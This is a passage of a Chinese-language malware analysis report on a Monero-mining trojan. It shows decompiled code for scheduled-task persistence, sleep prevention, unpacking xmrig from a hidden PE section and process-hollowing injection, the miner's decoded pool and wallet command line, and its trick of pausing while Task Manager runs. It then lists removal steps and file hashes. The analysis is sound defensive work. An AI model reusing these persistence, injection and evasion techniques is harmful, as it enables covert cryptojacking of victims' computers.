  lstrcatW(v1, svchostx64_exe);                         // 拼接出 C:\Users\sam\AppData\Roaming\svchost64.exe
}
v2 = VirtualAlloc_E525BA(0x104u);
v3 = v2;
v4 = v2;
v5 = GetModuleHandle_E51E23(0);                         // 获取病毒进程句柄
GetModuleFileNameW(v5, v4, 0x104u);                     // 获取病毒进程源文件的路径
v6 = lstrcmpiW(v3, v1);
if ( v6 )
{
  v7 = CreateFileW(v1, 0x80000000, 1u, 0, 3u, 0x80u, 0);
  if ( v7 == -1 )
  {
    v6 = CopyFileW(v3, v1, 0);
    if ( v6 )
      LOBYTE(v6) = scheduleTaskRunSvchost64_E526CC(v1);// 计划任务，每隔1分钟启动一次svchost64.exe
  }
```

设置计划任务的命令为：/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr “\”C:\Users\sam\AppData\Roaming\svchost64.exe\”” ，任务名称为 Adasdsadas3id，指定任务运行的程序为病毒程序，每隔 1 分钟执行 1 次。

```
kernel32.lstrcatW

StringToAdd = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr "\""
ConcatString = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr "\"C:\Users\sam\AppData\Roaming\svchostx64.exe\""
lstrcatW
StringToAdd = "C:\Users\sam\AppData\Roaming\svchostx64.exe"
ConcatString = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr "\"C:\Users\sam\AppData\Roaming\svchostx64.exe\""
lstrcatW
StringToAdd = "\""
ConcatString = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr "\"C:\Users\sam\AppData\Roaming\svchostx64.exe\""
lstrcatW
IsShown = 0x0
DefDir = NULL
Parameters = "/SC MINUTE /MO 1 /F /Create /TN Adasdsadas3id /tr "\"C:\Users\sam\AppData\Roaming\svchostx64.exe\""
FileName = "schtasks"
Operation = "open"                    拼接计划任务命令并通过ShellExecuteW执行
hWnd = NULL
ShellExecuteW

kernel32.lstrcatW
```

3）创建线程阻止计算机进入待机模式——保证持续挖矿

病毒会额外创建新线程，每隔 1 秒调用一次 SetThreadExcutionState 函数来重置系统的闲置时间(IdleTime)，防止系统进入待机模式，以保证后台挖矿工作的持续进行。

```
DATA:00E52898                   push    esi
DATA:00E52899                   push    offset SetThreadExecutionState_E527A9
DATA:00E5289E                   push    esi
DATA:00E5289F                   push    esi
DATA:00E528A0                   call    CreateThread_E51B9F ; 创建线程
DATA:00E528A5                   call    CreatePlatoSection_E525D1 ; 阻止计算机进入待机模式
DATA:00E528AA                   movzx   ecx, byte_E6600D
DATA:00E528B1                   push    ecx
DATA:00E528B2                   movzx   ecx, byte_E6600C
DATA:00E528B9                   push    ecx
DATA:00E528BA                   push    esi
DATA:00E528BB                   push    eax
DATA:00E528BC                   call    MainWork_E510C5
DATA:00E528C1                   add     esp, 10h
```

IDA View-A | Pseudocode-A | Program Segmentation | Hex

```
1 void __noreturn SetThreadExecutionState_E527A9()
2 {
3   while ( 1 )
4   {
5     Sleep(1000u);                                   // 1s
6     SetThreadExecutionState(0x80000041);            // 阻止系统进入待机模式
7   }
8 }
```

4）为 dump.exe 增加新节区.plato，写入 xmrig 挖矿软件

需要注意 F5 反汇编出来的代码有的偏移值不正确，可以查看汇编代码。


```
if ( kernel32DLL_handle )
{
  N_0x3c = kernel32DLL_handle->e_lfanew;      // 取e_lfanew的值 0x3c
  if ( *(&kernel32DLL_handle->e_magic + N_0x3c) != 0x4550 )// 取地址+偏移后取值判断是否是 PE 文件
    return 0;
  n = 0;
  j = 0;
  if ( *(&kernel32DLL_handle->e_crlc + N_0x3c) <= 0u )
    return 0;
  i = 0;
  m = 0;

while ( 1 )                                   // 循环遍历查找.plato节区，如果没有的话，则申请45200字节大小的内存
{
  Section_Name = (kernel32DLL_handle_Address->e_lfanew + 0xF8);// NTHeader
  *String_Plato = 'alp.';                     // .plato
  v10 = 'ot';
  SectionName = Section_Name + i + kernel32DLL_handle_Address;// 得到节区名称
  memset(&v11, 0, 0xFEu);                     // 初始化0x47FA96，FE个字节
  if ( !lstrcmpA(String_Plato, SectionName) )// 与.plato字符串进行比较
  {
    v12 = kernel32DLL_handle_Address + *(SectionName + 3);
    SectionName = *(SectionName + 2);
    if ( !Ret_0_E52861() )                    // 必为1
    {
      v6 = VirtualAlloc(0, SectionName, 0x3000u, 4u);// 为.plato节区申请45200字节大小的内存空间
      v7 = v6;
      if ( v6 )
      {
        memmove_0(v6, v12, SectionName);      // 执行数据复制，将实际的挖矿逻辑软件数据写入申请的内存
        return v7;
      }
      n = j;
    }
  }
  ++n;
  v8 = *(&kernel32DLL_handle_Address->e_crlc + N_0x3c);
  i = m + 0x28;
  j = n;
  m += 0x28;
  if ( n >= v8 )
    return 0;
}
```


```
mov eax,dword ptr ds:[ecx+0x8]
mov [local.1],eax
call dump.00312861
test al,al
jnz short dump.00312696
push 0x4
push 0x3000
push [local.1]
push 0x0
call dword ptr ds:[<&KERNEL32.VirtualAlloc>]
mov ebx,eax
test ebx,ebx
jnz short dump.003126B9
```

为.plato节区申请内存空间

```
Protect = PAGE_READWRITE
AllocationType = MEM_COMMIT|MEM_RESERVE
Size = 45200 (283136.)
Address = NULL
VirtualAlloc
```

.plato 节区如下，直接 Dump 下其 16 进制数据可得到 xmrig.exe 挖矿软件（UPX 壳）。





5）挖矿逻辑（进程注入）

木马首先会在系统启动五分钟之后不停判断系统是否处于闲置状态，以判断挖矿时机，而且此处同时不断检测 CPU 的占用率是否超过了 50%，防止 CPU 占用率过高，提高隐蔽性。

```
do
{
  if ( !GetLastInputInfo_E51D29(&v3) )          // 获取上次输入操作的时间
    return 0;
}
while ( GetTickCount_E51ED5() - v4 >= 300000 );// 系统启动时间大于5分钟
if ( !CallNtPowerInformation(SystemPowerInformation, 0, 0, &OutputBuffer, 0x10u) || (OutputBuffer - v2) >= 5000
                                                // 检索系统空闲状态的信息
                                                //
                                                // 获取电源信息，获取系统空闲状态的信息，判断挖矿时机
  return 0;
return 1;
```

进一步解密出执行挖矿的命令行参数-o monerohash.com:3333 -u 4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YSDeqY -p x -k --donate-level=1 -t 3

-o：矿池

-u：钱包地址


-p：密码

-k：保持连接

--donate-level=1：设置软件的抽成比例为百分之一

-t 3：挖矿线程数设置为 3 个

```
  v12 = 0;
  do                                            // 解密出svchost64.exe的Command Line命令
  {
    v13 = __ROL1__((v12 ^ (v36[v12] + 65)) - v12, 2);
    v14 = __ROL1__((((v12 + v13) ^ 0xD6) - v12 + 46) ^ 0x70, 1);
    v36[v12] = ~(v12 + v14) ^ 0x30;
    ++v12;
  }
  while ( v12 < 0xA4 );
  v9 = v36;
  v10 = &v36[1];
  do
    v15 = *v9++;
  while ( v15 );
}
mbstowcs(v5, v36, v9 - v10 + 1);
```



进而创建同名的病毒子程序，执行上面解密得到的 Command Line。

```
if ( CreateProcessW_E51B28(v60, v55, 0, 0, 0, 0x8000004, 0, 0, &v35, &v51) )// 创建病毒子进程，执行命令行参数
                                          // v55 = -o monerohash.com:3333 -u 4BrL51JCc9NGQ71kWhnYoDR
                                          // v60 = C:\Users\sam\Desktop\dump.exe
{
  v21 = VirtualAlloc_E52357(0, 4, 0x1000, 4);
  v55 = v21;
  *v21 = 0x10007;
  if ( GetThreadContext_E51E71(v52, v21) )// 获取线程上下文
```

然后病毒会执行进程注入，将.plato 节区中的挖矿软件的数据写入刚创建的子进程的内存空间中执行。挖矿软件并未真正释放，而是将病毒创建的子进程作为傀儡进程，注入后执行。进一步达到隐藏的目的。

```
*v21 = 0x10007;
if ( GetThreadContext_E51E71(v52, v21) )// 获取线程上下文，从此处开始要将xmrig.exe的数据写入创建的子进程的内存空间
{
  (v56)(v51, *(v21 + 41) + 8, &v50, 4, 0);
  v22 = v58;
  v23 = (v58 + 52);
  if ( v50 == *(v58 + 52) )
  {
    v24 = UnmapViewOfSection_E51DD5("ntdll.dll");
    v25 = ReadProcessMemory_E52483(v24, "NtUnmapViewOfSection");// 卸载指定进程指定位置的模块
    v25(v26, v51, v50);
    v23 = (v58 + 52);
  }
  v27 = VirtualAllocEx_E523BF(v51, *v23, *(v58 + 0x50), 0x3000, 0x40);// 申请内存
  v56 = v27;
  if ( v27 )
  {
    ZwWriteVirtualProcessMemory_E51FC6(v51, v27, v19, *(v58 + 84), 0);// 将.plato数据写入此块内存
    v59 = 0;
    if ( *(v22 + 6) > 0u )
    {
      v28 = 0;
      v49 = 0;
      do
      {
        ZwWriteVirtualProcessMemory_E51FC6(
          v51,
          &v56[*(v28 + *(v19 + 60) + v19 + 260)],
          v19 + *(v28 + *(v19 + 60) + v19 + 268),
          *(v28 + *(v19 + 60) + v19 + 264),
          0);
        v29 = *(v22 + 6);
        v28 = v49 + 40;
        ++v59;
        v49 += 40;
      }
      while ( v59 < v29 );
```

执行进程注入，将.plato挖矿逻辑的数据注入到子进程的内存空间

同时病毒会每隔 3 秒遍历系统当前进程查看任务管理器 taskmgr.exe 是否正在运行，如果检测到 taskmgr.exe 在运行，则停止挖矿，任务管理器退出后继续挖矿，不得不说这进一步隐藏了自身的挖矿行为。


```
    if ( !OpenProcess(0x1000u, 0, dwProcessId) )// 打开进程对象，返回进程句柄
      MainWork_E510C5(v19, v31, a3, a4);
    if ( FindProcessTaskmgr_E514EF(L"Taskmgr.exe") )// 遍历进程找到TaskMgr.exe
      break;
    Sleep(3000u);                       // 3s
  }
  TerminalProcess_E522C2(v51, 0);
  do
    Sleep(1000u);
  while ( FindProcessTaskmgr_E514EF(L"Taskmgr.exe") );
  MainWork_E510C5(v19, v31, a3, a4);  // 递归调用自身
}
else
{
  TerminalProcess_E522C2(v51, 0);     // 结束自身进程
  v32 = GetCurrentProcess_E51CA3();   // 获取当前进程即自身进程
  TerminalProcess_E522C2(v32, 0);     // 结束自身进程
```

六、查杀方案

1）结束病毒相关进程
2）将病毒源程序以及释放的 C:\Users\sam\AppData\Roaming\svchostx64.exe 删除
3）删除计划任务 Adasdsadas3id
4）安装正规安全厂商的正版安全软件，自动检测查杀

七、样本溯源

该病毒的母体在 2014 年以蠕虫病毒的形式出现，2018 年开始在国内大范围爆发，能够下载执行包括盗号木马、挖矿木马等各种恶意软件，本报告中分析的样本即其中所下载的门罗币挖矿木马 svchost64.exe。




矿池：monerohash.com:3333
钱包地址：4BrL51JCc9NGQ71kWhnYoDRffsDZy7m1HUU7MRU4nUMXAHNFBEJhkTZV9HdaL4gfuNBxLPc3BeMkLGaPbF5vWtANQni58KYZqH43YSDeqY

>> 样本相关文件


svchostx64.exe	D48AB2E921F5C725672FCE16135D1F09
dump.exe	4086B542BB3B57B13A98AE421F631A32
xmrig.exe	C131DE679C5B230CDD3415A47F53ED10

>> 相关恶意样本 SHA-256

f921949f9bf653b37fb73065834141862dc433ca12db8905f07face35f2d652a



72849aa2b857600b6dbd62f5c33d1ae6359b7d61facf11ebe7222613947af305



八、总结

在分析木马时需要注意三点，一是正确地 dump 出动态解密得到的 PE 文件，二是分析其为了隐蔽自身所使用的手段，三是其执行进程注入实现挖矿工作的流程。

提醒广大用户安装正规厂商的杀毒软件，切勿随意下载和执行来历不明的文件，定期杀毒以及更新病毒库，重视自身的数据安全。